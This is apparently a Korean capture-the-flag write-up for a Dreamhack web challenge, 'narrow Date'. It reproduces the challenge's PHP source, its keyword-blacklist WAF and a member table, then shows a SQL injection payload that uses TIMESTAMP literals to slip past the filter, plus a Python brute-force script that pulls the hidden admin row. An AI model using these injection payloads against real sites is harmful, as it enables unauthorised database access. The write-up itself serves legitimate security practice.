

narrow date write up



유익하다

합표 시작합니다

즐겁다







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문제를 알아보자

 LEVEL 4

narrow Date

조회수 104 | 풀이수 36

OFFICIAL

web



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Lv. 12 (전체랭킹 340위)

2022.09.07. 13:00



로그인 페이지

login.php

NARROW LOGIN

USERNAME :

PASSWORD :



login.php 파일

```
if(isset($_POST['username']) && isset($_POST['password'])){
    error_reporting( E_ALL );
    ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

    $username = waf($_POST['username']);
    $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
    $res = $query->fetch_all();

    if(!$res){
        alert("Not Found User");
    }else{
        $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
    }
}
```



홈 페이지

/home.php

Members Lookup

USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43
guest2	guest2@gmail.com	duck duck duck	2021-02-04 11:23:54
guest3	guest3@gmail.com	bob is rice	2021-05-24 03:12:03
** NO PERMISSION **			
** NO PERMISSION **			
guest4	guest4@gmail.com	https://teamh4c.com	2021-05-24 03:14:04
guest5	guest5@gmail.com	https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be	2021-05-25 04:05:02



home.php 파일

```
if(isset($_GET['username']) && isset($_GET['email'])){

    $username = waf($_GET['username']);
    $email = waf($_GET['email'], true);

    $query = $conn->query("SELECT * FROM members WHERE username='$username' and email='$email'");
    $res = $query->fetch_assoc();
if(!$res){
    alert("Not Found :(");
}else{
    ?>
    <tr>
        <td><?php echo $res['username']; ?></td>
        <td><?php echo $res['email']; ?></td>
        <td><?php echo $res['comment']; ?></td>
        <td><?php echo $res['regdate']; ?></td>
    </tr>
    <?php
}
}else{

    $query = $conn->query("SELECT * FROM members");
while($res = mysqli_fetch_assoc($query)){


    if($res['role'] == 'admin'){
        ?>

    <tr>
        <td colspan=4>** NO PERMISSION **</td>
    </tr>

    <?php
    }else{

        ?>

        <tr>
            <td><?php echo $res['username']; ?></td>
            <td><?php echo $res['email']; ?></td>
            <td><?php echo $res['comment']; ?></td>
            <td><?php echo $res['regdate']; ?></td>
        </tr>
    }
}
```



필터링 코드

```
function waf($data, $special = false, $len=96){  
    $filtered = False;  
  
    # length check  
    if(strlen($data) > $len){  
        $filtered = True;  
    }  
    #blacklist waf  
    if(preg_match("/role|username|password|email|comment/is", $data)  
        ){  
        $filtered = True;  
    }  
    #blacklist waf  
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0b|0x|x'/'/is", $data)){  
        $filtered = True;  
    }  
  
    #regdate injection filtering  
    if(preg_match('/[0-9]{14}/is')){  
        $filtered = True;  
    }  
  
    # whitelist waf  
    if($special){  
        if(!preg_match("/^[a-zA-Z0-9\x60\x27\x40\x20]+$/is", $data)){  
            $filtered = True;  
        }  
    }else{  
        if(!preg_match("/^[a-zA-Z0-9]+$/is", $data)){  
            $filtered = True;  
        }  
    }  
  
    if($filtered){  
        alert("no hack!");  
        die();  
    }  
  
    return $data;  
}
```



members table

```
CREATE TABLE `members` (  
  `username` varchar(100) NOT NULL,  
  `password` varchar(100) NOT NULL,  
  `email` varchar(50) NOT NULL,  
  `comment` varchar(200) DEFAULT 'hello everyone',  
  `role` varchar(20) NOT NULL,  
  `regdate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;  
/*!40101 SET character_set_client = @saved_cs_client */;  
  
--  
-- Dumping data for table `members`  
--  
  
LOCK TABLES `members` WRITE;  
/*!40000 ALTER TABLE `members` DISABLE KEYS */;  
INSERT INTO `members` VALUES ('guest1','guest1','guest1@gmail.com','hi my name is me2nuk','guest','2021-02-03 14:23:43'),  
('guest2','guest2','guest2@gmail.com','duck duck duck','guest','2021-02-04 02:23:54'),  
('guest3','guest3','guest3@gmail.com','bob is rice','guest','2021-05-23 18:12:03'),  
('<***DELETE***>','<***DELETE***>','<***DELETE***>','<***DELETE***>','admin','<***DELETE***>'),  
('<***DELETE***>','<***DELETE***>','<***DELETE***>','BISC{this_is_fake_flag}','admin','<***DELETE***>'),  
('guest4','guest4','guest4@gmail.com','https://teamh4c.com','guest','2021-05-23 18:14:04'),  
('guest5','guest5','guest5@gmail.com','https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be','guest','2021-05-24 19:05:02');
```

문제를 풀어보자

/home.php

Members Lookup



USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43
guest2	guest2@gmail.com	duck duck duck	2021-02-04 11:23:54
guest3	guest3@gmail.com	bob is rice	2021-05-24 03:12:03
** NO PERMISSION **			
** NO PERMISSION **			
guest4	guest4@gmail.com	https://teamh4c.com	2021-05-24 03:14:04
guest5	guest5@gmail.com	https://www.youtube.com/watch?v=dQw4w9WgXcQ&feature=youtu.be	2021-05-25 04:05:02



문제를 풀어보자

```
mysql> SELECT TIMESTAMP'2012^12^31 11*30*45';  
+-----+  
| TIMESTAMP'2012^12^31 11*30*45' |  
+-----+  
| 2012-12-31 11:30:45          |  
+-----+
```

```
1 • select timestamp'20210203232343'
```

Result Grid |   Filter Rows: | E

timestamp'20210203232343'
2021-02-03 23:23:43




공격 구문 작동 확인

```
home.php?username=a&email='or regdate LIKE TIMESTAMP'20210203232343 #
```


Members Lookup

USER	Email	Comment	REGISTER DATE
guest1	guest1@gmail.com	hi my name is me2nuk	2021-02-03 23:23:43




브루트 포싱 코드

```
import requests
from bs4 import BeautifulSoup
a=0
for i in range(12,15):
    for j in range(4,60):
        webpage = requests.get("http://host3.dreamhack.games:16414/home.php?username=a&email=%27or%20regdate%20LIKE%20TIMESTAMP%272021052403"+str(i)+str(j)+"%20#")
        soup = BeautifulSoup(webpage.content, "html.parser")
        if "@" in str(soup):
            print(soup)
            a = 1
            break
if a == 1:
    break
```



결과

```
</thead>
<tr>
<td>[REDACTED] </td>
<td>[REDACTED]@[REDACTED] </td>
<td>BISC{[REDACTED]}</td>
<td>2021-05-24 03: [REDACTED] </td>
</tr>
</table>
</body>
</html>
```



시행착오

```
if(isset($_POST['username']) && isset($_POST['password'])) {
    error_reporting( E_ALL );
    ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

    $username = waf($_POST['username']);
    $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
    $res = $query->fetch_all();

    if(!$res){
        alert("Not Found User");
    }else{
        $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
    }
}
```

시행착오

```
function waf($data, $special = false, $len=96){

    $filtered = False;

    # length check
    if(strlen($data) > $len){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/role|username|password|email|comment/is", $data)
        ){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0b|0x|x'/is",$data)){
        $filtered = True;
    }

    #regdate injection filtering
    if(preg_match('/[0-9]{14}/is')){
        $filtered = True;
    }

    # whitelist waf
    if($special){
        if(!preg_match("/^[a-zA-Z0-9\x60\x27\x40\x20]+$/is", $data)){
            $filtered = True;
        }
    }else{
        if(!preg_match("/^[a-zA-Z0-9]+$/is",$data)){
            $filtered = True;
        }
    }

    if($filtered){
        alert("no hack!");
        die();
    }

    return $data;
}
```



시행착오

/home.php?username=a&email=%27or%20regdate%20LIKE%20TIMESTMAP%2720210203232343%20#

Members Lookup

USER	Email	Comment	REGISTER DATE
------	-------	---------	---------------



느낀점

```
if(isset($_GET['username']) && isset($_GET['email'])){
    $username = waf($_GET['username']);
    $email = waf($_GET['email'], true);

    $query = $conn->query("SELECT * FROM members WHERE username='$username' and email='$email'");
    $res = $query->fetch_assoc();
}if(!$res){
    alert("Not Found :(");
}else{
    ?>
    <tr>
        <td><?php echo $res['username']; ?></td>
        <td><?php echo $res['email']; ?></td>
        <td><?php echo $res['comment']; ?></td>
        <td><?php echo $res['regdate']; ?></td>
    </tr>
    <?php
}
}else{
    $query = $conn->query("SELECT * FROM members");
while($res = mysqli_fetch_assoc($query)){
    if($res['role'] == 'admin'){
        ?>
        <tr>
            <td colspan=4>** NO PERMISSION **</td>
        </tr>
    <?php
    }else{
        ?>
        <tr>
            <td><?php echo $res['username']; ?></td>
